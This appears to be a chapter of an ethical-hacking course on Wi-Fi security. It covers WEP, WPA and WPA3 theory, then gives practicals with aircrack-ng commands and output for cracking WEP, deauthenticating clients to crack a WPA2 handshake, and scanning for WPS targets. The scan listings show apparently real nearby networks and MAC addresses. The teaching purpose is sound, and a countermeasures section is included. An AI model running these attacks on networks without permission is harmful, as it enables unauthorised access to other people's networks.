16. Hacking Wireless Networks

HACKER SCHOOL™

ETHICAL HACKING

Theory

WiFi

- WiFi refers to wireless local area network (WLAN) works based on IEEE 802.11 standard. It is a widely used technology for wireless communication across a radio channel.
- Personal computers, smartphones, video game console, etc. use WiFi to connect to the internet via a wireless network access point.
- Every network card has a physical static address known as MAC address. This address is unique, and the card manufacturer assigns it.
- This address is used between devices to identify each other and to transfer packets to the right place. Each packet has a source MAC and a destination MAC.

WEP

Wired Equivalent Privacy (WEP) is a security algorithm for IEEE 802.11 wireless networks. Introduced as part of the original 802.11 standards ratified in 1997, its intention was to provide data confidentiality comparable to that of a traditional wired network. A Standard 64-bit WEP uses a 40-bit key (also known as WEP-40), which is concatenated with a 24-bit initialization vector (IV) to form the RC4 key used for encryption. RC4 is a stream cipher; the same traffic key must never be used twice. The purpose of an IV, which is transmitted as plain text, is to prevent any repetition, but a 24-bit IV is not long enough to ensure this on a busy network. The way the IV was used also opened WEP to a related key attack.

WPA

WPA stands for Wi-Fi Protected Access and is a security technology for Wi-Fi networks. It was developed in response to the weaknesses of WEP (Wired Equivalent Privacy) and therefore improves on WEP's authentication and encryption features.

WPA provides stronger encryption than WEP through use of either of two standard technologies: Temporal Key Integrity Protocol (TKIP) and Advanced Encryption Standard (AES). WPA also includes built-in authentication support that WEP does not offer. Some implementations of WPA allow for WEP clients to connect to the network too, but the security is then reduced to WEP-levels for all connected devices.

WPA includes support for authentication serves called Remote Authentication Dial-In User Service servers (RADIUS) servers. After connecting to a WPA network Once a device successfully connects to a WPA network. Devices make a four-way handshake with the access point to generate security keys.

When TKIP encryption is used, a message integrity code (MIC) is included to make sure that the data is not being spoofed. It replaces WEP's weaker packet guarantee called cyclic redundancy check (CRC).

WPA2

Short for Wi-Fi Protected Access 2, WPA2 is the security method added to WPA for wireless networks that provide stronger data protection and network access control. It provides enterprise and consumer Wi-Fi users with a high level of assurance that only authorized users can access their wireless networks. Based on the IEEE 802.11i standard, WPA2 provides government grade security by implementing the National Institute of Standards and Technology (NIST) FIPS 140-2 compliant AES encryption algorithm and 802.1x-based authentication.

There are two versions of WPA2: WPA2-Personal, and WPA2-Enterprise. WPA2-Personal protects unauthorized network access by utilizing a set-up password. WPA2-Enterprise verifies network users through a server. WPA2 is backward compatible with WPA.

WPA3

WPA3 is the next generation of Wi-Fi security and provides cutting-edge security protocols to the market. Building on the widespread success and adoption of Wi-Fi CERTIFIED WPA2™, WPA3 adds new features to simplify Wi-Fi security, enable more robust authentication, deliver increased cryptographic strength for highly sensitive data markets, and maintain resiliency of mission-critical networks. All WPA3 networks

- Use the latest security methods
- Disallow outdated legacy protocols
- Require use of Protected Management Frames (PMF)

Since Wi-Fi networks differ in usage purpose and security needs, WPA3 includes additional capabilities specifically for personal and enterprise networks. Users of WPA3-Personal receive increased protection from password guessing attempts, while WPA3-Enterprise users can now take advantage of higher grade security protocols for sensitive data networks.

WPA3 which retains interoperability with WPA2™ devices is currently an optional certification for Wi-Fi CERTIFIED devices. It will become required over time as market adoption grows.

WPA3-Personal

WPA3-Personal brings better protections to individual users by providing more robust password-based authentication, even when users choose passwords

that fall short of typical complexity recommendations. This capability is enabled through Simultaneous Authentication of Equals (SAE), which replaces Pre-shared Key (PSK) and WPA2-Personal. The technology is resistant to offline dictionary attacks where an adversary attempts to determine a network password by trying possible passwords without further network interaction.

- Natural password selection: Allows users to choose passwords that are easier to remember
- Ease of use: Delivers enhanced protections with no change to the way users connect to a network
- Forward secrecy: Protects data traffic even if a password is compromised after the data was transmitted

WPA3-Enterprise

WPA3-Enterprise. WPA3-Enterprise builds upon WPA2 and ensures the Enterprise, governments, and financial institutions have greater security with consistent application of security protocols across the network.

WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to better protect sensitive data:

- Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)
- Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)
- Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) using a 384-bit elliptic curve
- Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)

The 192-bit security mode offered by WPA3-Enterprise ensures the right combination of cryptographic tools are used and sets a consistent baseline of security within a WPA3 network.

Types of Wireless Antennas

Directional Antenna is used to broadcast and obtain radio waves from a single direction.

Omnidirectional Antenna provides a 360-degree horizontal radiation pattern. It is used in wireless base stations.

Parabolic Grid Antenna is based on the principle of a satellite dish, but it does not have a solid backing. They can pick up WiFi signals ten miles or more.

Yagi Antenna is a unidirectional antenna commonly used in communications for a frequency band of 10 MHz to VHF and UHF.

Dipole Antenna is a bidirectional antenna, used to support client connections rather than site-to-site applications.

Finding Open WiFi Networks

War Walking - Attackers walk around with WiFi-enabled laptops to detect open wireless networks.

War Chalking - A method used to draw symbols in public places to advertise open WiFi networks.

War Flying - In this technique, attackers use drones to detect open wireless networks.

War Driving - Attackers drive around with WiFi-enabled laptops to detect open wireless networks.

Aircrack-ng

Aircrack-ng includes a set of tools to perform WiFi network hacking.

Monitoring: Packet capture and export of data to text files for further processing by third-party tools.

Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.

Testing: Checking WiFi cards and driver capabilities (capture and injection).

Cracking: WEP and WPA PSK (WPA 1 and 2).

Airmon-ng

This script can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode. Entering the airmon-ng command without parameters will show the interfaces status.

Airodump-ng

Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs (Initialization Vector) for the intent of using them with aircrack-ng. If you have a GPS receiver connected to the computer, airodump-ng is capable of logging the coordinates of the found access points.

Additionally, airodump-ng writes out several files containing the details of all access points and clients seen.

Terminology

Bssid = Mac Address of The Access Point
Essid = Name of The Access Point
Ch = Channel Number of Access Point

Data = Data Packets Transferred
Beacons = Advertisement Packets Sent by Access Point
Pwr = Signal Strength of Access Point
Auth = Encryption Used by The Access Point
Cipher = Encryption Cipher Used by The Access Point

Aireplay-ng

Aireplay-ng is used to inject frames. The primary function is to generate traffic for the later use in aircrack-ng for cracking the WEP and WPA-PSK keys. There are different attacks which can cause de-authentications to capture WPA handshake data, fake authentications, Interactive packet replay, hand-crafted ARP request injection and ARP-request reinjection. With the packet forge-ng tool, it's possible to create arbitrary frames. Most drivers need to be patched to be able to inject,

Airbase-ng

Airbase-ng is a multi-purpose tool aimed at attacking clients as opposed to the Access Point (AP) itself. Since it is so versatile and flexible, summarizing it is a challenge. Here are some of the feature highlights:

- Implements the Caffe Latte WEP client attack
- Implements the Hirte WEP client attack
- Ability to cause the WPA/WPA2 handshake to be captured
- Ability to act as an ad-hoc Access Point
- Ability to serve as a full Access Point
- Ability to filter by SSID or client MAC addresses
- Ability to manipulate and resend packets
- Ability to encrypt sent packets and decrypt received packets

WEP Cracking

It uses a stream cipher algorithm called RC4 where each packet is encrypted at the AP and is then decrypted at the client, WEP ensures that each packet has a unique keystream by using a random 24-bit Initialization Vector (IV), this IV is contained in the packets as plain text.

In a busy network we can collect more than two packets with the same IV, then we can use the aircrack-ng suite to determine WEP key.

Cracking WPA/WPA2 Encryption

Capturing WPA packets is not useful as they do not contain any info that can be used to crack the key. The only packet that contains info that helps us crack the password is the handshake packets.

Every time a client connects to that AP a four-way handshake occurs between the client and the AP. By capturing the handshake, we can use aircrack to launch a word list attack against the handshake to determine the key.

To crack a WPA/WPA2 AP with WPS disabled, we need two things:

1. Capture the Handshake
2. A wordlist

Cracking the WPA Key using a wordlist


Use aircrack-ng to crack the key. It performs the job by combining each password in the wordlist with AP names (Essid) to compute a PMK (Pairwise Master Key) using the pbkdf2 algorithm; the PMK is then compared to the handshake file. Create wordlist using crunch tool to crack the WPA key

Exploiting WPS Feature

WPS is a feature that allows users to connect to WPS enabled networks easily, using a WPS button or only by clicking on WPS functionality. Authentication is done using an eight-digit long pin, this means that there is a relatively small number of pin combination and using brute force we can guess the pin in less than 10 hours. Tools like wifite or reaver can automate this process and recover the WPA key from that pin.

Note: This flaw is in the WPS feature and not in WPA/WPA2. However, it allows us to crack any WPA/WPA2 AP without using a wordlist and without any clients.

Cracking WiFi Passwords (Summary)



Bluetooth hacking:

Attackers take advantage of Bluetooth to perform various types of attacks. They exploit vulnerabilities in Bluetooth stack implementation to gain access to sensitive data in Bluetooth enabled devices and networks. Attackers gain sensitive information by hacking a Bluetooth enabled device from another Bluetooth enabled device.

Bluetooth attacks - Btlejacking, Bluesmacking, Bluejacking, Bluesnarfing, Bluesniff, and Blueprinting.

Countermeasures

- Do not use WEP encryption, as it is easy to crack.
- Use WPA2 with a complex password, make sure the password contains small letters, capital letters, symbols and numbers
- Ensure that the WPS feature is disabled as it can be used to crack your complex WPA2 key by brute-forcing the easy WPS pin.
- Enable MAC address filtering on access point or router.
- Set default router access password and enable firewall protection.

References:

1. Wired Equivalent Privacy. (2018, June 19). Retrieved from https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy
2. Mitchell, B. (n.d.). A Description and Explanation of Wi-Fi Protected Access (WPA). Retrieved from https://www.lifewire.com/definition-of-wifi-protected-access-816576
3. Beal, V. (n.d.). WPA2 - Wi-Fi Protected Access 2. Retrieved from https://www.webopedia.com/TERM/W/WPA2.html
4. Security. (n.d.). Retrieved from https://www.wi-fi.org/discover-wi-fi/security


Ddos-attack
BOOM
PC
Password
Hacking
Protection
Hacking
Mail
Virus Attack
PETYA A

Practicals

INDEX

Practical 1: Cracking WEP Wi-Fi passwords.

Description: In this practical you will learn how to set up your system for performing WiFi hacking and different terminology in WiFi hacking. WEP is an old encryption technique used in WIFI's, it is more vulnerable to exploitation, in this practical you will learn how to crack WiFi that are using WEP encryption technique.

Prerequisites: Air-crack suite installed in your system and external WiFi adapter if you are trying to perform WiFi attacks using a virtual machine.

Keywords:

- **BSSID** - Target Access Point MAC address
- **CH** - Channel Number of Target AP
- **ESSID** - Target Access Point Name
- **Data** - The amount of data packets sent or received by Target AP
- **Beacons** - The number of advertisement packets sent by Target AP
- **ENC** - Type of wireless encryption used for communication purpose.
- **Cipher** - Type of Algorithm used for encryption.
- **Auth** - Type of Authentication.
- **Clients** or **Station** -> The user MAC address connected to an AP.

Step 1: Open a terminal and execute **iwconfig** to identify available network interfaces.

```
┌─[root@parrot]─[~]
└──╼ #iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlx00c0ca846e5c  IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

Step 2: Start Wi-Fi interface on monitor mode

- **syntax**: airmon-ng start <Wi-Fi interface name>

```
┌─[root@parrot]─[~]
└──╼ #airmon-ng start wlx00c0ca846e5c

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    578 NetworkManager
    607 wpa_supplicant

PHY     Interface       Driver          Chipset

phy1    wlx00c0ca846e5c ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
Interface wlx00c0ca846e5cmon is too long for linux so it will be renamed to the old style (wlan#) name
.

                (mac80211 monitor mode vif enabled on [phy1]wlan0mon
                (mac80211 station mode vif disabled for [phy1]wlx00c0ca846e5c)
```

Step 3: To display the list of surrounded Wi-Fi networks, execute the following command.

- **Syntax**: airodump-ng <Wi-Fi monitoring interface>

```
┌─[root@parrot]─[~]
└──╼ #airodump-ng wlan0mon
```

```
CH  9 ][ Elapsed: 24 s ][ 2020-10-01 08:20

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F8:C4:F3:15:07:A0  -83       29        1    0   1  270   WPA2 CCMP   PSK  Figgyisland
00:1E:A6:25:1C:F8  -42       23        0    0   6   54e. WEP  WEP         Pumpkins
C4:E9:0A:34:D8:07  -72       16        1    0  13  270   WPA2 CCMP   PSK  PRASAD
D8:07:B6:D4:C4:C1  -74       23        0    0   5  195   WPA2 CCMP   PSK  Akhil
6C:19:8F:B9:7F:18  -83       11        0    0   1  130   WPA2 CCMP   PSK  PALLAVI
B4:2A:0E:7A:85:7C  -87        9        0    0   1  130   WPA2 CCMP   PSK  VEENANAREN
58:D5:6E:EB:FD:DB  -88        6        0    0   6  270   WPA2 CCMP   PSK  ACT101361222251
A0:AB:1B:1C:C7:DD  -85       13        0    0   8  130   WPA2 CCMP   PSK  CHERRY
58:D5:6E:DA:C7:DF  -87        5        0    0   3  130   WPA2 CCMP   PSK  JITU
18:0F:76:C5:E2:00  -89        3        0    0   5  270   WPA2 CCMP   PSK  poorva
F8:C4:F3:37:4E:38  -85        4        0    0   1  270   WPA2 CCMP   PSK  rockybhai

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   9C:FC:01:06:67:5C  -86    0 - 1      0        2
F8:C4:F3:15:07:A0  4C:D1:A1:6B:47:E9  -49    0 - 6      0        1
F8:C4:F3:15:07:A0  78:4F:43:92:3F:A2  -34    0 -24e     0        1
F8:C4:F3:15:07:A0  02:54:3F:2C:06:0B  -56    0 - 1      0        2
```

Step 4: To crack WEP Protected Wi-Fi network, capture a minimum of 20000 data packets. Execute the following command to start packet capturing.


- **Syntax**: **airodump-ng --bssid <target AP mac> --essid <target AP name> --channel <target channel number> --write <filename> <wifi monitormode name>**

```
BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:1E:A6:25:1C:F8  -42       25        0    0   6   54e. WEP  WEP         Pumpkins
C4:E9:0A:34:D8:07  -72       16        1    0  13  270   WPA2 CCMP   PSK  PRASAD
D8:07:B6:D4:C4:C1  -73       29        0    0   5  195   WPA2 CCMP   PSK  Akhil
F8:C4:F3:15:07:A0  -83       29        1    0   1  270   WPA2 CCMP   PSK  Figgyisland
6C:19:8F:B9:7F:18  -83       11        0    0   1  130   WPA2 CCMP   PSK  PALLAVI
A0:AB:1B:1C:C7:DD  -85       13        0    0   8  130   WPA2 CCMP   PSK  CHERRY
F8:C4:F3:37:4E:38  -85        4        0    0   1  270   WPA2 CCMP   PSK  rockybhai
B4:2A:0E:7A:85:7C  -87        9        0    0   1  130   WPA2 CCMP   PSK  VEENANAREN
58:D5:6E:DA:C7:DF  -87        5        0    0   3  130   WPA2 CCMP   PSK  JITU
58:D5:6E:EB:FD:DB  -88        6        0    0   6  270   WPA2 CCMP   PSK  ACT101361222251
18:0F:76:C5:E2:00  -92        5        0    0   5  270   WPA2 CCMP   PSK  poorva

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   9C:FC:01:06:67:5C  -86    0 - 1      0        2
C4:E9:0A:34:D8:07  C8:3D:DC:FB:F8:04  -82    0 - 1e    46        4
F8:C4:F3:15:07:A0  A8:5C:2C:D7:8D:64  -29    0 -24      0        2
F8:C4:F3:15:07:A0  78:4F:43:92:3F:A2  -34    0 -24e     0        1
Quitting...
┌─[root@parrot]─[~]
└──╼ #airodump-ng --bssid 00:1E:A6:25:1C:F8 --channel 6 --write wepcapture wlan0mon
```

```
CH  6 ][ Elapsed: 3 mins ][ 2020-10-02 00:33

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:1E:A6:25:1C:F8  -53  25     2127    20212   70   6   54e. WEP  WEP         Pumpkin

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:1E:A6:25:1C:F8  A8:5C:2C:D7:8D:64  -37   48e-24      4    24835
```

Step 6: To crack WEP password, execute following command

- **Syntax**: aircrack-ng <filename-01.cap>



Practical 2: Cracking WPA/WPA2 passwords using Dictionary Attack.

Description: In this practical you will learn how to crack WiFi password for the WiFi that uses WPA/WPA2 encryption technique, by capturing the handshake and providing a wordlist.

Step 1: Open a terminal and execute **iwconfig** to identify available network interfaces.

```
┌─[root@parrot]─[~]
└──╼ #iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Step 2: Start Wi-Fi interface on monitor mode

- **syntax**: airmon-ng start <Wi-Fi interface name>

```
┌─[root@parrot]─[~]
└──╼ #airmon-ng start wlx00c0ca846e5c

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    495 NetworkManager
    517 wpa_supplicant

PHY     Interface       Driver          Chipset

phy1    wlx00c0ca846e5c ath9k_htc       Qualcomm Atheros Communications AR9271
02.11n
Interface wlx00c0ca846e5cmon is too long for linux so it will be renamed to the
old style (wlan#) name.

                (mac80211 monitor mode vif enabled on [phy1]wlan0mon
                (mac80211 station mode vif disabled for [phy1]wlx00c0ca846e5c)
```

```
┌─[root@parrot]─[~]
└──╼ #iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Step 3: To display the list of surrounded Wi-Fi networks, execute the following command.

- **Syntax**: airodump-ng <Wi-Fi monitoring interface>

```
┌─[root@parrot]─[~]
└──╼ #airodump-ng wlan0mon
```

```
CH  6 ][ Elapsed: 1 min ][ 2020-10-02 00:48 ][ WPA handshake: 00:1E:A6:25:1C:F8

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

1C:5F:2B:5D:4E:32   -1        0        1    0   1   -1   WPA              <length:
F8:C4:F3:15:07:A0  -60      101        5    0   1  270   WPA2 CCMP   PSK  Figgyislan
00:1E:A6:25:1C:F8  -49       93        2    0   6  135   WPA2 CCMP   PSK  Pumpkins
C4:E9:0A:34:D8:07  -64       72        0    0  13  270   WPA2 CCMP   PSK  PRASAD
D8:07:B6:D4:C4:C1  -75       82        0    0   5  195   WPA2 CCMP   PSK  Akhil
6C:19:8F:B9:7F:18  -74       46        0    0   1  130   WPA2 CCMP   PSK  PALLAVI
BC:F6:85:D9:F4:00  -82       42        3    0   1   65   WPA2 CCMP   PSK  RAMA RAO
F4:8C:EB:C3:0A:16  -88       33        0    0  13  270   WPA2 CCMP   PSK  GK
A0:AB:1B:1C:C7:DD  -92       18        1    0   8  130   WPA2 CCMP   PSK  CHERRY
58:D5:6E:DA:C7:DF  -87       25        3    0   3  130   WPA2 CCMP   PSK  JITU
96:FB:A7:53:76:A1  -87       27        0    0   7  130   WPA2 CCMP   PSK  <length:
94:FB:A7:63:76:A1  -89       27        0    0   7  130   WPA2 CCMP   PSK  VEENANAREN
F8:C4:F3:37:4E:38  -89       23        0    0  11  270   WPA2 CCMP   PSK  rockybhai
00:17:7C:50:33:59  -87        7       35    0   6  135   WPA2 CCMP   PSK  Epaphra de

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   60:F2:62:5E:15:AE  -43    0 - 1      0        2
1C:5F:2B:5D:4E:32  CC:AF:78:C1:67:3D  -67    0 - 1      1        3
```

Step 4: Select an access point (WPA/WPA2) BSSID and run **airodump** command to start capturing packets. We need to capture handshake packet to crack passwords of WPA/WPA2 protected networks

- **Syntax**: airodump-ng --bssid <target AP mac> --essid <target AP name> --channel <target channel number> --write <filename> <wifi monitormode name>

```
┌──[root@parrot]─[~]
└──╼ #airodump-ng --bssid 00:1E:A6:25:1C:F8 --channel 6 --write wpa2capture wlan0mon
```

```
CH  6 ][ Elapsed: 48 s ][ 2020-10-02 00:57 ][ WPA handshake: 00:1E:A6:25:1C:F8

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:1E:A6:25:1C:F8  -50 100      479      143    0   6  135   WPA2 CCMP   PSK  Pumpki

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:1E:A6:25:1C:F8  A8:5C:2C:D7:8D:64  -40    0e-24      0      382  EAPOL
00:1E:A6:25:1C:F8  60:F2:62:C9:2B:29  -47    1e- 1e     0        8  EAPOL
```

Step 5: We must wait until a client connects to the access point to capture WPA handshake (As shown in the top right corner of the above image). If there is no client connected then we need to perform a deauthentication attack by executing the following command to capture a handshake packet.

- **Syntax**: aireplay-ng -0 0 –a <AP mac Address> -c <Station Mac address> -e <essid> <wifi monitormode name>

```
CH  6 ][ Elapsed: 12 s ][ 2020-10-02 00:51

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:1E:A6:25:1C:F8  -49 100      128        0    0   6  135   WPA2 CCMP   PSK  Pumpki

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

```
CH  6 ][ Elapsed: 48 s ][ 2020-10-02 00:57 ][ WPA handshake: 00:1E:A6:25:1C:F8

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:1E:A6:25:1C:F8  -50 100      479      143    0   6  135   WPA2 CCMP   PSK  Pumpki

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:1E:A6:25:1C:F8  A8:5C:2C:D7:8D:64  -40    0e-24      0      382  EAPOL
00:1E:A6:25:1C:F8  60:F2:62:C9:2B:29  -47    1e- 1e     0        8  EAPOL
```

Step 6: After capturing handshake, execute aircrack command to perform dictionary attack using default wordlist rockyou.txt or a custom build wordlist based on information gathering performed on target.

- **Syntax**: aircrack-ng <filename-01.ivs> -w <wordlist file path>

```
┌─[root@parrot]─[~]
└──╼ #aircrack-ng -w wordlist.txt wpa2capture-01.cap
```

```
                          Aircrack-ng 1.6

[00:00:00] 13/25 keys tested (1078.65 k/s)

Time left: 0 seconds                                      52.00%

                     KEY FOUND! [ 1npu+i53v1L ]


Master Key     : AF E2 CB CC D0 59 64 5D 88 B3 4F 1B EC 27 78 3F
                 4E 39 15 A2 B9 08 F9 88 7F 25 F9 A8 30 73 BB BC

Transient Key  : 64 0A 20 C5 FA FE 21 B2 08 0A 9D 0E 2A 01 FD B1
                 2C D0 13 F9 87 9A E8 6F E5 D7 40 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : CA 94 2A C8 7A CA DA 8D 7C C5 C5 FC 26 99 F6 CB
```

Practical 3: Cracking WPA/WPA2 network passwords. (WPS option enabled)

Description: In this practical you will learn how to crack WiFi passwords for WIFI's that uses WPA/WPA2 encryption technique and WPS option is enabled.

Step 1: Start monitor mode by executing the following command.

- **Syntax**: airmon-ng start <interface name>

```
┌─[root@parrot]─[~]
└──╼ #airmon-ng start wlx00c0ca846e5c

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    495 NetworkManager
    517 wpa_supplicant

PHY     Interface       Driver          Chipset

phy1    wlx00c0ca846e5c ath9k_htc       Qualcomm Atheros Communications AR9271
02.11n
Interface wlx00c0ca846e5cmon is too long for linux so it will be renamed to the
old style (wlan#) name.

                (mac80211 monitor mode vif enabled on [phy1]wlan0mon
                (mac80211 station mode vif disabled for [phy1]wlx00c0ca846e5c)
```

```
┌─[root@parrot]─[~]
└──╼ #iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Step 2: Run **wash** command to discover WPS enabled WIFI networks

- **Syntax**: wash –i <monitor interface>

```
┌─[root@parrot]─[~]
└──╼ #wash -i wlanomon
```

```
Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID                 Channel       RSSI       WPS Version       WPS Locked        ESSID
-------------------------------------------------------------------------------------------
F8:E9:03:F5:9B:A3       1           -40        1.0               No                LastMile_Airtel
C0:3F:0E:A5:34:92       1           -59        1.0               No                rajendra
F8:E9:03:82:BB:65       1           -62        1.0               No                D-Link
00:17:7C:4A:57:9C       4           -69        1.0               No                sai_Gym
28:C6:8E:D7:95:C6       4           -56        1.0               No                steep
A4:2B:8C:61:E2:46       5           -63        1.0               No                @FRIENDS@
00:17:7C:5A:2B:0C       6           -66        1.0               No                SANDEEP
00:22:75:CA:EB:7F       6           -64        1.0               No                Bobby
00:17:7C:5A:2A:7E       6           -68        1.0               No                RAVI SEKHAR
78:54:2E:5C:D2:6A       9           -67        1.0               No                KATRAGADDA
28:C6:8E:D7:9F:AC       11          -37        1.0               No                MAHIMANVITHA
B0:C5:54:D9:18:98       11          -63        1.0               No                progment
```

